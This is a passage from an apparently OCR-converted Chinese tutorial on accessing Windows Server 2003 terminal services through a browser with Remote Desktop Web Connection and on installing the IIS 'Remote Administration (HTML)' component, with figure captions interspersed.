


图7




图8




图9

置了。

然后填上服务器IP地址，点“连接”就能以Web页面的方式访问终端了，如图7所示，我们就可以不用mstsc（远程桌面连接）来连接了，而是用浏览器来访问，方便了没有安装“远程桌面连接”用户的使用（Win2000默认是不安装的），是不是感觉酷酷的啊。

提示：如果终端服务器的默认3389端口被改了，那么我们needs要对服务器的“远程桌面Web连接”配置文件进行修改才能保证我们能够连上服务器。

不过过程太过繁琐，我找到一个上海交大的配置好的可以连接任意IP、任意3389端口的“远程桌面Web连接”服务器，大家可以去上边看看，如图8、图9、图10所示。

二、远程管理（HTML）

第二个就是远程管理（HTML）这个东东了，很强大的一个东西。说明如下：

> 远程管理（HTML）方式是基于超文本标记语言（HTML）的应用程序，主要用于通过IE浏览器对远程Web服务器所进行的一种远程管理方式（要注意与“远程桌面Web连接”相区别）。单个的服务器、整个服务器场和每个服务器的多个站点都可以从单个远程工作站进行管理。只在Windows Server 2003 Web Edition上安装应用程序服务器的远程管理Web界面，在默认情况下，它不会安装在其他Windows Server 2003服务器操作系统上，不过还是可以人工添加的。

说明很好懂，安装也很简单，第一步同“远程桌面Web连接”的1-5步一样，只是在第6步的时候要钩选“远程桌面Web连接”上边的那个“**远程管理（HTML）**”，第7步也同上。




图10

很快组件就装好了，安装完成之后在IIS管理器里我们就会看到多出来**一个名为“Administration”的新站点，TCP端口为8099，SSL端口为8098**，如图11所示，说明远程管理（HTML）组件基本就安装完成了。

如果这时候我们直接去访问“**http://远程IIS服务器:8099/**”的话IE会报错，如图12所示。看看提示内容：“在您要访问的地址前键入https://并按Enter”。为了安全起见，默认情况下该工具强制用户使用SSL（安全套接字）连接，需要在Web浏览器的地址栏中输入**https://**




图 11




图 12




图 13

